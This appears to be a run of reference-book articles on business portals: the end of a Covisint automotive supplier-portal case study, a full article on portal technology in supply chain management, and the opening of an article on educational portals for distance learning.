In the founding companies, the development process of supplier portals was characterised by an iterative approach. In a first instance, standards development was related to the "best practices consortium approach" in the industry and had been worked out by a limited number of specialists from the OEMs that were involved in Covisint. All companies were very interested in taking the most benefit out of Covisint, and were highly motivated to develop standard processes which later could be implemented in their own organisations. In a later stage, this small group approach to standard development had been replaced by a consortium of the Covisint stakeholders. Additionally, industry experts of associations were invited to presentations and workshops to contribute to the standards development. In a second phase, in order to increase legitimacy among suppliers, they were included in the process. However, participation in the consortium was closely controlled, and the working procedures were less rather than more transparent and open. The restrictions in participation, the lack of transparency and openness regarding the work within the consortium could be explained by the desire of the OEMs to achieve the initial goal of a standardised industry solution (Gerst & Bunduchi, 2004).

Therefore, despite the acclaimed aim of Covisint to address cost and risks reduction within the entire industry, the development stage included the requirements and visions of only a limited number of OEMs. As a result, by and large suppliers' requirements were neither part of the "Covisint vision" nor included into the development of the standardised technology. Additionally, because of the organisational and technological difficulties to integrate the often divergent OEMs' business requirements within a standardised approach, the benefits of adhering to the standardised processes involved in using the portal were not directly evident to potential supplier users.

The main goal of the portal was to provide each supplier user with a personalised and integrated view of corporate information and applications. Therefore, one of the first deliverables was the design of the user interface (UI) of the supplier portal accompanied by the corresponding structure of subsequent pages and the navigation path through them. The user interface design and navigation should make use of already existing portlets[2] similar to the existing employee portal. A key point in this early stage was already the design of Web pages that should correctly reflect the corporate identity (CI) guidelines of the organisation. The layout approach which had to take into consideration the CI guidelines of the different participating companies for the supplier portal Web pages was technically not feasible with the portal technology that Covisint provided. Due to security concerns, the integration level of portlets chosen did not allow much integration of the already existing portlets. Therefore, the goal to provide real-time content collided with security concerns. Unfortunately, most of the companies already had implemented a companywide content management system different from the one Covisint was offering.

Another key challenge was the integration of the portal architecture and functionality in the existing corporate IT infrastructure. The SSO functionality which enabled the access to different information sources and applications with only one log-in and password, was difficult to implement in the overall IT infrastructure. Closely linked to that, difficulties appeared to integrate the portal authorisation system[3] and the effort to implement authorisation processes for some of the applications. The same issue appeared for the user data management because user data was stored in different databases and needed to be integrated in one single database to be efficiently used in the portal.

The overall inconsistent strategy of the OEMs in what concerned the implementation of the e-collaboration tools significantly affected the suppliers' negative perception of portals in general. Whereas some of the OEMs preferred the standardised industry solutions, others such as the VWGroup, voted for the in-house option. Additionally, Covisint was not able to clearly work out the benefits for suppliers and their distribution. As one result, a number of large tier-1 suppliers founded another e-marketplace called SupplyOn which became one of the major competitors in the field.

FUTURE TRENDS

The adoption of portal technologies in and between companies is still attractive for organisations despite the challenges mentioned in the case study. In addition, technological innovations such as radio frequency identification (RFID) open up new chances to improve collaboration between OEMs and suppliers and increase integration of different systems.

CONCLUSION

Although supplier portals are excellent tools to support inter-organisational collaboration, this case study has shown that the challenges are not technically driven but rooted in organisational and cultural circumstances. Even with the existence of advanced technology such as portals, the cooperation between different players, even in the same sector, remains a challenge. Development and implementation of portals during the 1980s, with the implementation of EDI, is hampered by a lack of trust and the exercise of power of one actor (OEM) over the other (supplier). For historic reasons, suppliers in most cases mistrust OEMs and experience each initiative from their part as an additional burden with additional cost. The power relationships among OEMs and their suppliers depend on the context in which the relationship is enacted. Contextual factors such as the position of the OEM, its suppliers in the automotive market and the nature of the materials and services purchased, affect the ability of the OEMs to influence the decisions and actions of its suppliers (Gerst & Bunduchi, 2005).

REFERENCES

Adolphs. (1996). *Stabile und effiziente Geschäftsbeziehungen—Ein Betrachtung von vertikalen Koordinationsstrukturen in der deutschen Automobilindustrie.* Dissertation. Koeln, Germany: Verlag.

Besen, S. M., & Farrell, J. (1994). Choosing how to compete: Strategies and tactics in standardisation. *The Journal of Economic Perspectives, 8*(2), 117-131.

Bijker, W., & Law, J. (Ed.). (1992). *Shaping technology, building society: Studies in socio-technical change.* Cambridge, MA: MIT Press.

Cunnigham, C., & Tynan, C. (1993). Electronic trading, inter-organizational systems and the nature of buyer and seller relations: The need for a network perspective. *International Journal of Information Management, 13*, 3-28.

David, P. A., & Steinmueller, W. E. (1994). Economics of compatibility standards and competition in telecommunication networks. *Information Economics and Policy, 6*(3-4), 217-241.

Egyedi, T. M. (2001). *Beyond consortia, beyond standardisation? New case material and policy threads* (p. 69). Delft: European Commission.

Gerst, M., & Bunduchi, R. (2004, October 27-29). Shaping the standardization process in the automotive industry. In *Proceedings of the E-challenges Conference 2004*, Vienna, Austria (pp. 287-294).

Gerst, M., & Bunduchi, R. (2005). Shaping IT standardization in the automotive industry: The role of power in driving portal standardization. *Electronic Markets—The International Journal, 15*(4), 335-343.

Graham, I., Pollock, N., Smart, A., & Williams, R. (2003). Institutionalisation of e-business standards. In J.L. King & K. Lyytien (Eds.), *Proceeding of the Workshop on Standard Making: A Critical Research Frontier for Information Systems,* Seattle, WA (pp. 1-9).

Graham, I., Spinardi, G., Williams, R., & Webster, J. (1995). The dynamics of EDI standard development. *Technology Analysis & Strategic Management, 7*, 3-20.

Koch, O., & Gerst, M. (2003). E-collaboration-initiatives at DaimlerChrysler. In R. Bogaschewsky (Eds.), *Integrated supply management: Purchasing and procurement: Increasing profitability, decreasing costs* (In German; pp. 207-234). Koeln, Germany: Deutscher Wirtschaftsdienst.

Li, F., & Williams, H. (1999). Interfirm collaboration through interfirm networks. *Information Systems Journal, 9*, 103-115.

Malone, T. W., Yates, J., & Benjamin, R. I. (1987). Electronic markets and electronic hierarchies. *Communications of the ACM, 30*, 484-497.

McKinsey Study (2003). HAWK 2015—Wissensbasierte Veränderung der automobilen Wertschöpfungskette", VDA 30 Materialien zur Automobilindustrie.

Miles, M. B., & Huberman, A. M. (1994). *Qualitative data analysis: An expanded sourcebook.* Thousand Oaks, CA: Sage Publications.

Sadtler, C., Ganci, J., Griffith, K., Hu, D., & Marhas, D. (2004). *IBM Webshpere product overview* (Redbook Paper). IBM.

Schmidt, S. K., & Werle, R. (1998). *Co-ordinating technology: Studies in the international standardization of telecommunication.* Cambridge, MA: MIT Press.

Tapscott, D. (1995). *Digital economy.* New York: McGraw-Hill.

Tassey, G. (2000). Standardization in technology-based markets. *Research Policy, 29*(4-5), 587-602.

Turban, E., & Lee, J. (2000). *Electronic commerce: A managerial perspective.* NJ: Prentice Hall International.

Turban, E., Lee, J., King, D., & Chung, H. M. (2000). *Electronic commerce. A managerial perspective.* Upper Saddle River, NJ: Prentice Hall International.

Venkatraman, N. (1991). IT-induced business reconfiguration. In M. S. Scott Morton (Ed.), *The corporation of the 1990s* (pp. 122-158). Oxford, UK: Oxford University Press.

Venkatraman, N. (2000). Five steps to a dot-com strategy: How to find your footing on the Web. *Sloan Management Review, 41*, 15-28.

Williams, R., & Edge, D. (1996). The social shaping of technology. *Research Policy, 25*, 865-899.

Williams, R., Graham, I., & Spinardi, G. (1993). The social shaping of EDI. In *Proceedings of the PICT/COST A4 International Research Workshop,* Edinburgh (pp. 1-16).

KEY TERMS

Collaboration (in Networks, Collaborative Networks): Co-action of OEM and suppliers, act of working jointly. Many relationships between all the actors in the automotive sector cooperating by using IT.

Inter-Organizational Systems (IOS): Refers to the computer and telecommunications infrastructure developed, operated and/or used by two or more firms for the purpose of exchanging information that support a business application or process.

Original Equipment Manufacturer (OEM): In the automotive industry, one can differentiate between the first equipment manufacturers, the so-called original equipment manufacturer (OEMs) and the aftermarket (Adolphs, 1996).

Portals: A portal is defined as a linked electronic platform with a single point of entry, independent of time and space that enables collaboration through access to multiple sources of information.

Social Shaping of Technology (SST): The SST perspective arises from a shift in social and economic research on technology that explores and analyzes both the content of technologies and the processes of innovation.

Standard: In the broad sense, a standard can be defined as "a set of specifications to which all elements of product, processes, formats, or procedures under its jurisdiction must conform" (Tassey, 2000, p. 588).

Standardization: Process of standards development and implementation

ENDNOTES

[1] Since 2004, Covisint is owned by Compuware.

[2] Portlets are Java-based Web components, managed by a portlet container, that process requests and generate dynamic content. Portals use portlets as pluggable user interface components that provide a presentation layer to information systems.

[3] Possibility to adopt different user roles and responsibilities linked to the log-in.

Supply Chain Management and Portal Technology

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INTRODUCTION

The role of corporate portals as tools for managing organizational knowledge has been constantly changing throughout their short lifetime. An important recent advancement in the functionality of portals is their ability to connect companies together, joining internal and external knowledge sources to assist in the creation of valuable knowledge. Nowhere is this increased functionality and utility more evident than in the use of portals to manage the supply chain.

A common trend in supply chain management (SCM) is the formation of one central strategy for the entire production network, which involves going beyond an organization's external boundary. This represents a shift from a commodity-based approach to SCM to a more collaborative and relationship-building strategy. As this "extended enterprise" comes into being, an extended IT infrastructure is needed. Systems, such as portals, that assist in spanning organizational boundaries and ensuring a timely information exchange can help support this strategy. Portal technology allows the IT infrastructure of one firm to span multiple organizations and be utilized by many (Dyer, 2000). The globalization of supply chains also presents an opportunity for the utilization of portal technology (Tan, Shaw, & Fulkerson, 2000). Geographically dispersed organizations have an increasingly greater need to share information, even though they experience issues with systems spanning different processes, cultures, and vast distances. A portal's ability to utilize the Internet can assist in the networking of such distributed firms.

The fundamental resource required for these extended organizations is knowledge, whether it is knowledge of markets, supply conditions, manufacturing, and logistical strategies, or of a supply partner's needs and capabilities. As knowledge is a resource characterized by "perfectly increasing returns" (Dyer, 2000, p. 61), knowledge can flow within a supply network and dramatically add value for all members. A small innovation at one end can often have a ripple effect through the supply chain, and result in a significant development at the other end. All forms of supplier networks require supporting technology to facilitate the creation and utilization of supply knowledge, and portal technology is often fulfilling this need.

BACKGROUND

Supply chain management can be defined as " … a set of approaches utilized to efficiently integrate suppliers, manufacturers, warehouses, and stores, so that merchandise is produced and distributed at the right quantities, to the right locations, and at the right time, in order to minimize system-wide costs while satisfying service level requirements" (Mak & Ramaprasad, 2003, p. 175). This, in essence, states that SCM must create an infrastructure of knowledge and information that facilitates the integrated operations of supply chains. Knowledge supply chains emerge that are "… integrated sets of manufacturing and distribution competence, engineering and technology deployment competence, and marketing and customer service competence that work together to market, design, and deliver end products and services to markets" (Mak & Ramaprasad, 2003, p. 175).

Handfield and Nichols (2002) stress the importance of relationships in a supply chain, which they define as " … the integration and management of supply chain organizations and activities through cooperative organizational relationships, effective business processes and high levels of information sharing to create high-performing value systems…" (Handfield & Nichols, 2002, p. 8). In this view, the supply chain should encompass the management of information and knowledge systems in order to be successful.

Simply, a supply chain consists of the following processes within the network: buying raw materials, making and designing products, inventory management, selling to customers, and delivery of products (Poirier & Bauer, 2001). Whether done by one stand-alone firm (known as a vertically integrated firm), or a network of firms (dispersed in their business functions), each of these processes contributes to the product design, manufacturing, selling, and delivery to the customer. Portals, through their unique enterprise-wide architecture, contribute to the information and knowledge-sharing needs of each process. The following sections will examine the potential contribution of portal technology.

THE DEVELOPMENT OF SUPPLY CHAIN PORTAL TECHNOLOGY

Portal technology has emerged as an enabler of supply chain strategies, offering increased distributed access to partners through standard technology applications and processes. Initially, many larger organizations adopted electronic data interchange (EDI), an electronic messaging standard defining the data formats for the exchange of key business documents across private networks or the Internet. The Internet became important during the mid 1990s with the emergence of the World Wide Web and the adoption of HTML. Companies began to convert their EDI information exchange technologies to HTML, and later standardized XML formats in order to take advantage of greater selection of business applications, and the increased availability to all partners offered by the Internet. But for many organizations, the Web connection has become a strategic tool that strengthens the buyer-supplier relationship through establishing broad information connections that have a major impact on the overall supply strategy (Zank & Vokurka, 2003).

Initially, portals were used as an intrafirm system linking various functional areas of an organization together to share information. Usually linking various modules of an enterprise resource planning system (ERP), they allowed information to flow between the traditional silos of a business. Purchasing, engineering, manufacturing, logistics, and accounting could now receive and utilize data from all points along an internal supply chain (Handfield & Nichols, 2002).

Supply chain portals evolved to become the first interfirm portals to be commercialized and are now central to addressing the challenges of interfirm portals. Facilitating the flow of information and knowledge through every supply chain business process, supply chain portals extend the capability of members to share information and plan operations based on each other's activities. As production supply chains become more integrated as a result of increased information flows, the initial stage in the production chain, the product design and development stage, is increasing its level of interfirm information and recently knowledge sharing. Both formal and informal sources of knowledge contribute to the successful design and development of new products and processes, and much of this information must come from sources external to the organization such as customers and supply chain partners (Paquette & Moffat, 2005).

COLLABORATION IN SUPPLY CHAINS

In a supply alliance or collaborative agreement between two companies, the goals may include a reduction in transaction costs, the maximization of profit or increased learning, and knowledge transfer (Kogut, 1988). This knowledge transfer allows for supplier knowledge, engineering, and manufacturer capabilities to be an input into the product design process, which impacts the performance of new product development (Hong, Doll, Nahm, & Li, 2004). Supply-chain knowledge transfer requires integrating the flow of information and knowledge between various members of the supply chain to allow for the optimal management of supply.

Two different models of SCM are currently practiced in most industries (Paquette & Moffat, 2005). In traditional commodity-based supply-chain management, as practiced by most North American firms, suppliers are kept at arm's length in order to minimize commitments and dependence on specific suppliers and to maximize bargaining power. This *commodities supply chain model* is widely used with the goal of achieving cost savings under competitive pressures. In this model, supplier relationships are very limited to minimize switching costs. Networking technologies (such as portals) may be used to overcome the barriers of supply cost and complexity (Williams, Esper, & Ozment, 2002) and make decisions based upon efficiency benefits.

The commodity model operates in contrast to the "close collaboration" supply-chain model, which is based on the Japanese practice of creating strong partnerships through close collaboration with long-term supply partners. In the *collaboration* model, supply partners share more information and coordinate more tasks, use relation-specific assets to maintain lower costs, improve quality and increase speed, and rely on trust to govern the longer-term relationship (Dyer, Cho, & Chu, 1998). A key factor in the success of the *collaboration* approach is the close task integration between supply partners, which is enabled by the transfer of information and knowledge.

In this model, closely integrated and strategically developed supply networks with well-connected relationships at the core of the supply structure can be used to produce a strategic advantage (Williams et al., 2002). The same interfirm networking tools, including supply chain portals, are becoming the key enablers of supply-chain integration. Knowledge becomes a valuable asset and is shared through the use of these portal technologies, along with critical supply-chain information. Toyota, who has established portal-linked supplier knowledge networks that create shared goals, promote knowledge-sharing activities, and exchange best practices, is an excellent example. Not only is valuable knowledge created through the use of technology, but relationships within the supply chain are strengthened. The results have been output per worker increasing 14%, inventories reduced by 25%, and defect rates 50% lower than operations that supply Toyota's rivals (Dyer & Hatch, 2004).

SUPPLY CHAIN COLLABORATION WITH PORTAL TECHNOLOGY

As previously discussed, a supply chain incorporates processes involving buying, making, inventory, selling, and delivery. Each of these processes can benefit from an extended enterprise structure supported by portal technology. Through the increased information and knowledge sharing provided by portals, these functions can evolve into mature processes offering an organization a competitive advantage.

The buying function of a supply chain procures the necessary materials required for the product of the goods and services. In order to lower costs by leveraging combined purchasing volumes, a portal can link the network's buyers into one central purchasing function, allowing for controlled costs and the ability to negotiate lower costs based on volumes from the entire network. Standardized items can be designated, allowing for further standardization throughout the network. Tracking information for purchases can be made available to the entire network, allowing for production and sales planning at the other end of the supply chain. Notification of supply shortages or delays can be shared with network participants, allowing them to plan their schedules accordingly. Ultimately, a purchasing partnership may emerge, which is "... an agreement between a buyer and a supplier that involves a commitment over an extended time period, and includes the sharing of information along with a sharing of the risks and rewards of the relationship" (F.-R. Lin, Huang, & Lin, 2002, p. 148).

The making of goods and services, which would include the product design and development functions, can gain a great deal of value from portal technology. In supply chains following the collaborative model, network partners face the challenge of connecting with their partners to exchange product requirements information (Lin, Hung, & Wu, 2002). Portal applications supporting production chain collaboration should allow for the acquisition, sharing, optimization, and utilization of these requirements between customers and partners to detect any discrepancies or gaps within the requirements. Concurrent engineering (McIvor, Humphreys, & McCurry, 2003) supports collaborative product design processes through connecting multifunctional teams comprising of design and manufacturing employees and customers and suppliers. Portal technology linking supply chain applications can play a major role in supporting such concurrent engineering. Collaborative work applications implemented by all partners across the supply chain can be instrumental in the development of specifications, creation of interchangeable parts, part standardization or simplification, and part exclusion, all of which contribute towards cost reduction. Huang and Mak (1999) describe such a system consisting of "virtual consultants" in "virtual teams" organized within a "virtual office" equipped with "virtual design board," available to all participants no matter where they are located, whether internal or external.

Cycle time is a key measurement for determining the efficiency of inventory processes. The goal is to reduce the time raw materials are delivered to customers in the form of finished products. Location of inventory can be a factor in reducing cycle time and ensuring prompt responses to a customer's needs. As well, excess or safety inventory must be managed through demand forecasting and tracking. Information and knowledge sharing can easily locate needed inventory stocks that maybe have been "hidden" to other partners in the past, or highlight ways to reengineer processes in order to speed the movement of inventory through the supply process. Initiatives, such as a continuous replenishment program (CRP), vendor-managed inventory (VMI), or quick response program, all rely on the dissemination of shipping and manufacturing information to externally distributed parties (Tan et al., 2000). Recently, portals have begun to play a key role in facilitating this information and knowledge sharing and enabling such programs.

The selling and marketing processes of the organization's goods and services are a large benefactor of portal technology. To ensure the products are targeted towards the correct markets, knowledge must flow across an organization's external boundary from its customers. Knowledge on product uses, market information, and channel information is necessary for the development of new successful products and services (Paquette, 2005). Information contained within customer relationship management (CRM) applications can also be supplied through portal technology to all members of the supply chain, ensuring a focus on the customer and consistent information throughout. Many supply chains with a mature portal technology infrastructure can directly link customers into their systems, allowing for point-of-sale ordering that creates an instant response and a rich stream of information (Kahl & Berquist, 2000).

In processes involving product delivery, logistical issues such as shipping dates, route mapping, delivery costs, and the development of a physical supply network arise. Just-in-time delivery has become a goal for many companies who wish to not only minimize the costs of carrying inventory, but manufacture and deliver the product based on information received from a customer. This requires all partners within the chain to have access to the same customer and manufacturing information, and an efficient supply network capable of handling such timely requests. Portals support this information, as when a customer order is received, all aspects of the chain can prepare for manufacturing and delivering the item, reducing the time for delivery and increasing customer satisfaction. Companies evolve from make-and-sell strategies to sense-and-respond capabilities (Bradley & Nolan, 1998). Trends in orders can be identified through this information, and capacity plans, material allocation, and supplier notification can all be adjusted accordingly (Handfield & Nichols, 2002).

COLLABORATIVE CHALLENGES

A common challenge with the networking of a supply chain is the integration of many technologies and applications that must work together to share similar information and knowledge (Cohen & Roussel, 2005). This problem of systems complexity can be minimized through the use of portal technology that integrates multiple applications and platforms in order to eliminate "application islands."

Specifically, the network of partners must come to an agreement on system interfaces and standards. Three kinds of system interfaces can create issues: (1) the agreement on or standardization of the interfaces of business processes that facilitate supply chain integration; (2) the agreement on or standardization of the interfaces of the systems and components that together constitute the product and services the supply chain delivers to the markets; and (3) the agreement on or standardization of the interfaces of the information systems that support the collaboration and integration of the supply chain's operations. Portals have an advantage through their use of "portlets," or small applications, that manage the interface with other applications and portals to allow for seamless information and knowledge sharing. All aspects of the portal's system interface must be in agreement and well developed in order for the supply chain's collaborative effort to be cost effective and efficient (Mak & Ramaprasad, 2003).

Access and security becomes a challenge when dealing with such a distributive network. As the access points of the system increase, so does the possibility of unauthorized or improper access to confidential information. Portals utilizing proper security measures, including firewalls, digital certificates and encryption, and virtual private networks (VPNs) for transmitting across public Internet networks, can minimize the risk of revealing proprietary and strategic information to competitors (Lee & Wolfe, 2003).

FUTURE TRENDS

As the role of information and knowledge becomes more important in the management of a supply chain, so will the role of portal technology. The demand for information to be timely, accurate, and detailed allows a portal to connect various members of a supply chain and deliver such information.

Previous research on the portal industry and its role in supply chains (Paquette & Moffat, 2005) has demonstrated that portal vendors will have to continually improve the functionality that both supports secure high-volume interfirm interaction across large geographical distances, and also functionality that supports the exchange of tacit and experiential knowledge to enable learning. New portal functionality specifically for collaborative design development and real-time test during the creation of new products will enhance the ability of portals to improve the efficiency and effectiveness of a company's new product development and delivery processes. Creating a shared environment that supports white-boarding, 3-D drawing support, video conferencing, document coauthoring and sharing will be part of a portal's role in supporting the collaborative supply chain.

CONCLUSION

As supply chains continue to move away from a commodity-based and more towards a collaborative model, their need for timely and accurate information throughout the supply network will increase. This demand allows for portal technology to be deployed in order to meet the interfirm information and knowledge-sharing needs. From the design and development of new products to their marketing and delivery, portals can supply the supply chain with the information required to meet the cost and time requirements of customers.

Portal technology can create a competitive advantage for a supply chain by enabling its information and knowledge-sharing capabilities to provide organizations with up-to-the-minute information regarding new products, customer demand, inventory status, and production schedules. As Internet technologies, and in particular portal applications, become more common amongst supply-chain members, their ability to create, identify, and utilize critical supply information will lead them to new levels of service, innovation, and success.

REFERENCES

Bradley, S., & Nolan, R. (1998). *Sense and respond: Capturing value in the network era*. Boston: Harvard Business School Press.

Cohen, S., & Roussel, J. (2005). *Strategic supply chain management*. New York: McGraw-Hill.

Dyer, J. H. (2000). *Collaborative advantage: Winning through extended enterprise supplier networks*. New York: Oxford University Press.

Dyer, J. H., Cho, D. S., & Chu, W. (1998). Strategic supplier segmentation: The next "best practice" in supply chain management. *California Management Review, 40*(2), 57-67.

Dyer, J. H., & Hatch, N. W. (2004). Using supplier networks to learn faster. *Sloan Management Review, Spring 2004*, 57-63.

Handfield, R. B., & Nichols, E. L., Jr. (2002). *Supply chain redesign*. Upper Saddle River, NJ: Financial Times Prentice Hall.

Hong, P., Doll, W. J., Nahm, A. Y., & Li, X. (2004). Knowledge sharing in integrated product development. *European Journal of Innovation Management, 7*(2), 102-112.

Huang, G. Q., & Mak, K. L. (1999). Web-based collaborative conceptual design. *Journal of Engineering Design, 10*(2), 183-194.

Kahl, S. J., & Berquist, T. P. (2000, September-October). A primer on the Internet supply chain. *Supply Chain Management Review,* 40-48.

Kogut, B. (1988). Joint ventures: Theoretical and empirical perspectives. *Strategic Management Journal, 9*, 319-332.

Lee, H., & Wolfe, M. (2003, January-February). Supply chain security without tears. *Supply Chain Management Review,* 12-20.

Lin, C., Hung, H.-C., & Wu, J.-Y. (2002). A knowledge management architecture in collaborative supply chain. *The Journal of Computer Information Systems, 42*(5), 83-94.

Lin, F.-R., Huang, S.-H., & Lin, S.-C. (2002). Effects of information sharing on supply chain performance in electronic commerce. *IEEE Transactions on Engineering Management, 49*(3), 258-268.

Mak, K.-T., & Ramaprasad, A. (2003). Knowledge supply network. *Journal of the Operational Research Society, 54*, 175-183.

McIvor, R., Humphreys, P., & McCurry, L. (2003). Electronic commerce: Supporting collaboration in the supply chain? *Journal of Materials Processing Technology, 139*, 147-152.

Paquette, S. (2005). Customer knowledge management. In D. Schwartz (Ed.), *The encyclopedia of knowledge management* (pp. 90-96). Hershey, PA: Idea Group Reference.

Paquette, S., & Moffat, L. (2005). Corporate portals for supply chain collaboration. *Journal of Internet Commerce, 4*(3), 69-94.

Poirier, C. C., & Bauer, M. J. (2001). *E-supply chain: Using the Internet to revolutionize your business*. San Francisco: Berret-Koehler Publishers, Inc.

Tan, G. W., Shaw, M. J., & Fulkerson, B. (2000). Web-based supply chain management. *Information Systems Frontiers, 2*(1), 41-55.

Williams, L. R., Esper, T. L., & Ozment, J. (2002). The electronic supply chain. *International Journal of Physical Distribution and Logisitics Management, 32*(8), 703-719.

Zank, G. M., & Vokurka, R. J. (2003). The Internet: Motivations, deterrents, and impact on supply chain relationships. *SAM Advanced Management Journal, 68*(2), 33-40.

KEY TERMS

Collaborative Relationship: A form of supply-chain management relationships where supply partners share large quantities of information and coordinate many tasks, use relation-specific assets to maintain lower costs, improve quality and increase speed, and rely on trust to govern the longer-term relationship. A key factor in its success is the close task integration between supply partners that is enabled by the transfer of information and knowledge.

Commodity Relationship: A form of supply-chain management relationships where suppliers are kept at arm's length in order to minimize commitments and dependence on specific suppliers and to maximize bargaining power. It is widely used with the goal of achieving cost savings under competitive pressures by keeping supplier relationships very limited to minimize switching costs.

Just-in-Time Inventory: The process where inventory is delivered to the factory by suppliers only when it's needed for assembly. It facilitates the cost-effective production and delivery of only the necessary parts in the right quantity, at the right time and place, while using a minimum of facilities, equipment, materials, and human resources. Its purpose is to eliminate any function in the manufacturing system that causes overhead, slows productivity, or adds unnecessary expense.

Supply Chain: The integration and management of supply chain organizations and activities through cooperative organizational relationships, effective business processes and high levels of information sharing to create high-performing value systems.

Supply Chain Management: A set of approaches utilized to efficiently integrate suppliers, manufacturers, warehouses, and stores, so that merchandise is produced and distributed at the right quantities, to the right locations, and at the right time, in order to minimize system-wide costs while satisfying service level requirements.

Vertical Integration: A supply-chain strategy whereby one business entity controls or owns all stages of the production and distribution of goods or services. It is the extent to which a firm owns its upstream suppliers and its downstream buyers. Control upstream is referred to as backward integration (towards suppliers of raw material), while control of activities downstream (towards the eventual buyer) is referred to as forward integration.

Virtual Private Network (VPN): A data network that uses public telecommunications infrastructures, such as the Internet, but maintains privacy through the use of a tunneling protocol and security procedures. A VPN gives a company the same capabilities as a system of owned or leased lines to which that company has exclusive access.

Supporting Pedagogical Strategies for Distance Learning Courses

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INTRODUCTION

Educational portals, for distance learning courses, have a broader and more focused set of objectives and requirements that, typically, go well beyond the basic and commonly used portal definition as the *gateway* to the information, Web services and networks.

As a matter of fact, portals, when adopted in distance learning strategies, are among the most important embedded design elements in course methods, have a direct relation with the pedagogical strategy used and, as such, have a set of requirements with concise and frequently customizable specificities in terms of the pedagogical approach used and course model adopted (Martins, 2002, 2004).

This article elaborates on the requirements to specify and design portals focused on supporting distance learning courses. The basic design principle adopted consists to consider the portal itself a embedded element in course design and, as such, all the implications concerning its design, technology flexibility, multiple media support, ludic interfaces, among others aspects, are considered.

PORTALS

Portals, in general, have an evolving and broad concept and, as such, may be perceived in different ways and perspectives:

- A gateway to information is one of the most commonly used definitions for portals.
- A portal is a place that lets you go somewhere else or, in other words, a portal is a “doorway” (Boettcher, 2000).
- A portal is a goal-based Web application that enables you to combine and pull in sets of relationships with specific and oriented objectives (Boettcher, 2000; Mack et al., 2001).

In effect, portals differ from Web pages and may be considered as an evolution of these information displaying systems. Web pages are more focused on displaying information and, typically, are institution-centric.

Portals have broader objectives in relation to users and processes involved. In general, portals are user-centric and their concept include customization, integration, and attractiveness, among other characteristics. As such, portals add customization for users, allow collaboration, and may have a set of applications, services, and facilities to stimulate relations and optimize the process being supported.

PORTALS DESIGN AND IMPLEMENTATION: THE DEVELOPMENT AND CUSTOMIZATION PERSPECTIVES

The design and implementation phase for portals have two conceptually different perspectives:

- The portal’s design and implementation perspective for platform developers (Figure 1); and
- The portal’s design and implementation perspective for users (managers) at customization phase (Figure 2).

The portal’s design and implementation phase for developers’ concerns, for instance product manufactures creating a new tool, platform, or portal for a specific domain of application. It also concerns the developer’s team in any institution involved in creating, improving, or adding new functionalities, services, or applications to an existing platform, tool, or portal. The final result under this perspective is a set of functionalities, applications, and services customizable by portal users.

The portal’s design and implementation perspective for users (managers) at the customization phase consists, roughly, of giving some specific purpose or focus for the portal. It consists mainly of making choices among available applications, services, and functionalities in order to identify and customize the adequate ones for portal’s purpose, whatever it might be.

Figure 1. Portal developer's perspective





Figure 2. Portal customization perspective



EDUCATIONAL PORTALS AND DISTANCE LEARNING COURSES

Educational portals are portals customized for educational purposes. Educational portals for distance learning or *distance learning portals* are educational portals further customized to consider the specificities existing in distance learning courses. Fundamentally, educational portals and distance learning portals support the pedagogical process on behalf of students and other actors (teachers, coordinators, tutors, others) involved in the teaching-learning process.


Following the basic definition of portals, educational portals or distance learning portals (Figure 3) are mainly intended to be the focal point and/or gateway for the actors (teachers, students, tutors, others) in the pedagogical process. Distance learning portals have to support basic service and application invocation on behalf of users and, certainly, have to provide a delivery mechanism for course contents in various media formats and access methods, among others pedagogical and operational requirements.

The benefits of customizing educational portals for distance learning are, among other advantages, customization and community for the actors involved in the educational process. The customization feature allows actors to define a unique and focused view of the educational process through the portal. The community characteristic is a necessary component to build relationship, a fundamental requirement for any pedagogical process.

Distance learning portals have a set of generic characteristics as follows:

- Distance learning portals integrate in various ways and strategies actors (teachers, students, tutors and coordinators, among others) in the pedagogical process.
- Distance learning portals, typically, promote ludic interfaces, an important requirement for distance learning courses.

Figure 3. Distance learning portal basic structure and components



- They may act as process and data flow "integrators" for the academic procedures required in distance learning courses.
- They operate, typically, as an application, service and information delivery mechanism.

